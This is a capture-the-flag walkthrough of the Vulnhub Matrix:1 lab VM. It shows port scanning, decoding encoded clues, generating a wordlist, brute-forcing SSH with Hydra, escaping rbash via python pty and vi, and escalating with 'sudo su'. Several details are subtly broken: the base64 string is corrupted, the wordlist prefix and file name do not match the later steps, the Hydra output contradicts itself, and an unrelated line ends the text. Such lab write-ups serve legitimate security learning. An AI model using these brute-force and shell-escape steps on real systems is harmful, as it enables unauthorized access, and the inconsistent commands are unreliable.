

# Boot2root Walkthrough

## Matrix:1 Vulnhub



**Objective :** *Get the root access and read the content of root/root.txt*

**Summary :** Matrix 1 is a medium based box for beginners , but the people who have enough experience in this field would find this box quite easy.

The initial foothold is quite easy where we get the login credentials of the *guest* user from a series of encoding which included *brainfuck* and *base64* encryption.

But the password we get is not complete we have to guess the last two characters in it, hence we create a wordlist and use it against the *hydra*.

After getting the login we find that we are trapped into the *rbash* (which is restricted bash), but the escape from it is quite easy using *google-fu*.

Last part which is the **privesc** , in which we find out that commands of the system are not working due to the different *PATH* variable setting. After fixing it we can check the commands which this user can use as *sudo* and we find out that luckily we can use all commands , hence we have got our *privesc*.

## [+] Reconnaissance & Enumeration

We will start with basic *nmap* scan :-

```
nmap -sV 192.168.187.130
```

```
root@kclai:~/Documents/ctf/vulnhub/matrix# nmap -sV 192.168.187.130
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-23 11:42 HKT
Nmap scan report for 192.168.187.130
Host is up (0.000065s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
80/tcp    open  http     SimpleHTTPServer 0.6 (Python 2.7.14)
31337/tcp open  http     SimpleHTTPServer 0.6 (Python 2.7.14)
MAC Address: 00:0C:29:A3:88:2C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.52 seconds
root@kclai:~/Documents/ctf/vulnhub/matrix#
```


So running nmap is telling us the following information:-


Port 22 -> SSH Server

Port 80 -> SimpleHTTPServer

Port 31337-> Another SimpleHTTPServer

So if we browse the site on port 80 and 31337 we get this :-





So checking the source code of we see that there is base64 encoded string.

echo

```
"ZwNobyAiVGhIbI5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQ0gaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
```

So on decoding it we get this

```
echo "Then you'll see, that it is not the spoon that bends, it is only yourself." > Cypher.matrix
```

Hence with this information, we have some clue that we should check for this in the website


<http://192.168.187.130:31337/Cipher.matrix>

Cypher.matrix																					
1	+++++	++++	[ ->+++	+++++	+<]>+	+++++	++.<+	+++[-	>++++	<]>++	++++.	+++++									
2	+.<+	+++++	++[->	-----	-----<	]>---	-.<+	+++++	+[>+	+++++	++<]>	+++. -									
3	-.<+	++	[->+	++<]>	++++.	<++++	+++++	[->---	<]>---	-----	-----	-.<+									
4	+++++	++	[->+	+++++	++<]>	>+++++	+.+++	+++++	+.+++	++++.	+++[-	>---<	]>---								
5	---.<	+++[-	>++++	<]>++++	+.<+	+++++	++[->	-----	-----<	]>-.<	+++++	+++[-									
6	>++++	++++<	]>+++	+++++	+.+++	++.+	++++.	-----	.<+++	+++++	[->--	-----									
7	-<]>-	-----	-----	-----.	<++++	+++++[-	>+++	+++++	<]>++	+++++	+++++	+.<+									
8	+[>-	--<]>	---.<	+++++[-	>+++	+<]>+	++.-	.----	-----	.<+++	[->++	+<]>+									
9	+++++	.<+++	+++++	+[>-	-----	---<]	>-----	---.<	+++++	+++[-	>++++	++++<									
10	]>+.<	+++++[-	>+++	+<]>+	+.<+	+++++	++[->	-----	-----<	]>--.	<++++	+++++[-									
11	->+++	+++++	<]>++	+++++	.<+++	[->+	+<]>+	++++.	<++++	[->--	--<]>	.<+++									
12	[->++	+<]>+	++++.	+.<+	+++++	+[>-	-----	--<]>	-----	.<	+++[-	>---<									
13	]>---	.<+++	+++++	+[>+	+++++	++++<]	>++++	++.<+	++[->	--<]>	>---	-.<+									
14	+[>+	+<]>+	++.<+	++[->	---<]	>---	.<++++	+++++[-	>---	-----	<]>--	-----									
15	-.<+	+++++	+[>+	+++++	++<]>	+++++	+++++	+++++	+.<+	+[>-	--<]>	-----									
16	-.<+	++[->	++++<	]>++. .	++++.	.----	-----.	++.<	+++[-	>---<	]>--	-.<+									
17	+++++	++[->	-----	---<]	>-----	.<+++	+++++	[->++	+++++	+<]>+	+++++	+++++									
18	.<+++	+++++[-	>---	-----<	]>---	-----	-.<+	+++++	[->++	+++++	<]>++	+++++									
19	+++..	<++++	+++[-	>---	---<]	>---	-----	--.<+	+++++	++[->	+++++	+++<]									
20	>++.<	+++++[-	>--	---<]	>-.<	+++++	+++[-	>---	-----<	]>---	-----	---.<									
21	--.<+	+++++	++[->	+++++	+++<]	>++++	.<+++	++[->	+++++	<]>++	+++++	+.+++									
22	++.<+	++[->	-----<	>---	--.<+	+++++	[->---	-----<	]>---	-----.	<++++	+[>-									
23	---<]	]>-.<	+++++	[->++	+++<]	>++++	++++.	<++++	+[>+	++++<	]>++++	+++++									
24	+.<+	++[->	++++<	]>+. .	.<+++	+[>-	---<]	>---	.<+++	[->++	+<]>+	+.<+									
25	++[->	+++<]	>++++	.<+++	+++++	[->--	-----	-<]>-	-----	-----	--.<+	++[->									
26	---<]	>---.	<++++	++[->	+++++	+<]>+	++++.	<++++	++[->	-----	-<]>-	-----.									
27	<++++	+++++[-	>+++	+++++	<]>++	++++.	+++++	++++.	++.<	+++[-	>---<	]>--.									
28	--.<+	++[->	+++<]	>++++	++.<+	+++++	+++[-	>---	-----	<]>--	-.<+	+++++</									

Hence this is a kind of encrypted code. On doing some google-fu I found that this is a Brainfuck encryption.

And also the decryptors are available online.

<https://www.splitbrain.org/static/ook/>



On decoding that I found this.

Hence according to the above text we have user as **guest** & we have to guess the last two characters of the password.

Now we have potential User and Password and also we have port 22 which is SSH opened in the victim system. Hence there's possibility that these creds are for the SSH of that system.

Now we have to create the password list which could be used for SSH.

So we can do this in two ways, either write a Python script or to use the command **crunch**.

*We will do it by creating the python script.*

```
import itertools
import os
import string

charset = string.ascii_letters + string.digits
passwordPre = 'k1l10r'
passwordFile = open('passwords.txt', 'w')
string = ""

for (a,b) in itertools.product(charset, repeat=2):

    string += passwordPre + a + b + '\n'
```




```
passwordFile.write(string)
```

```
passwordFile.close()
```

Hence this would generate a wordlist for us and we can use it against the hydra to get the exact password .

```
hydra -l guest -P password.txt 192.168.187.130 ssh
```

A screenshot of a terminal window titled 'root@kclai: ~/Documents/ctf/vulnhub/matrix'. The terminal shows the output of a Hydra SSH brute-force attack. It starts with a warning about parallel tasks and then shows progress updates. The final output indicates a successful login for the 'guest' user with the password 'k1ll0r7n'.

```
root@kclai: ~/Documents/ctf/vulnhub/matrix
File Edit View Search Terminal Tabs Help

root@kclai: ~/Doc... x root@kclai: ~/Doc... x root@kclai: ~/Doc... x root@kclai: ~/Docu... x

Hydra (http://www.thc.org/thc-hydra) starting at 2019-03-23 12:15:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
o reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9025 login tries (l:1/p:9025), ~565 t
ries per task
[DATA] attacking ssh://192.168.187.130:22/
[STATUS] 499.00 tries/min, 499 tries in 00:01h, 8529 to do in 00:18h, 16 active
[STATUS] 486.33 tries/min, 1459 tries in 00:03h, 7569 to do in 00:16h, 16 active
[STATUS] 482.71 tries/min, 3379 tries in 00:07h, 5649 to do in 00:12h, 16 active
[STATUS] 11.14 tries/min, 3539 tries in 05:17h, 5489 to do in 08:13h, 16 active

[22][ssh] host: 192.168.187.130 login: guest password: k1ll0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-03-23 17:38:14
root@kclai:~/Documents/ctf/vulnhub/matrix#
```

Hence we have password : **k1ll0r7n**

## [+] Exploitation

Now we have username as : **guest** and password as : **k1ll0r7n**

Let's do SSH into the system.

```
root@kclai: ~/Documents/ctf/vulnhub/matrix
File Edit View Search Terminal Tabs Help
root@kclai: ~/Doc... x root@kclai: ~/Doc... x root@kclai: ~/Doc... x root@kclai: ~/Docu... x
root@kclai:~/Documents/ctf/vulnhub/matrix# ssh guest@192.168.187.130
The authenticity of host '192.168.187.130 (192.168.187.130)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9yt01L8etgkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.187.130' (ECDSA) to the list of known hosts.
guest@192.168.187.130's password:
Last login: Mon Aug 6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$
```

```
Warning: Permanently added '192.168.187.130' (ECDSA) to the list of known hosts.
guest@192.168.187.130's password:
Last login: Mon Aug 6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ id
-rbash: id: command not found
guest@porteus:~$ whoami
-rbash: whoami: command not found
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify '/' in command names
guest@porteus:~$
!      case      done      fg      la      pwd      then      vi
./      cd      echo      fi      let      read      time      wait
:      command    elif      for      ll      readarray  times     while
[      compgen     else      function local    readonly  trap      {
[[      complete  enable    getopts  logout   return    true      }
]]      compopt     esac      hash     ls        select    type
alias   continue   eval      help     mapfile   set        typeset
bg      coproc     exec      history  mc         shift      ulimit
bind    declare   exit      if        mcedit    shopt      umask
break   dirs      export    in        popd      source     unalias
builtin disown    false     jobs      printf    suspend    unset
caller  do        fc        kill     pushd     test       until
guest@porteus:~$ cd ..
-rbash: cd: restricted
guest@porteus:~$ echo
```

On firing some command we found that we have landed in the rbash which is a restricted bash.

Hence we need to escape it.

There are 2 ways of doing it.

### Method one:-

Using ssh guest@192.168.187.130 "python -c 'import pty; pty.spawn(\"/bin/bash\")'"

```

root@kclai:~/Documents/ctf/vulnhub/matrix# ssh guest@192.168.187.130 "python -c 'import pty; pty.spawn(\"/bin/bash\")'"
guest@192.168.187.130's password:
guest@porteus:~$ ls
ls
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ prog/
guest@porteus:~$ pwd
pwd
/home/guest
guest@porteus:~$ whoami
whoami
guest
guest@porteus:~$ id
id
uid=1000(guest) gid=100(users) groups=100(users),7(lp),11(floppy),17(audio),18(video),19(cdrom),83(plugdev),84(power),86(netdev),93(scanner),997(smbshare)
guest@porteus:~$

```

## Method two :-

Escaping using the vi

```

~
~
~
:!/bin/bash

```

Hence we escaped the shell.

## [+] ROOT/ Privilege Escalation

Now we have escaped the rbash, but when we are running our commands, it is telling us that command not found.

Hence so to check what is happening we can have a look into the **PATH** settings, because working of the command depends on whether the path is set right or not.

So I did this to check the PATH settings.



```
echo $PATH
```

```
/home/guest/prog
```

I found that PATH setting is not right. Hence I changed it to the original setting using this.

```
export PATH=/usr/bin:/bin/
```

Now when I run my commands, they worked normally.

After running `sudo -l`, we can see that we are able to easily use `sudo` with any command.

```
guest@porteus:/home$ sudo -l
User guest may run the following commands on porteus:
  (ALL) ALL
  (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
  (trinity) NOPASSWD: /bin/cp
guest@porteus:/home$
```

Hence we can do this to get into system as root

```
sudo su
```

```
guest@porteus:/home$ export PATH=/usr/bin:/bin/
guest@porteus:/home$ sudo su
Password:
root@porteus:/home#
```

Here we are using the same password as we got for **guest** user which is **k1ll0r7n**

## WHAT

## IT'S JUST A HYPOTHETICAL QUESTION

<https://www.vulnhub.com/entry/matrix-1,259/>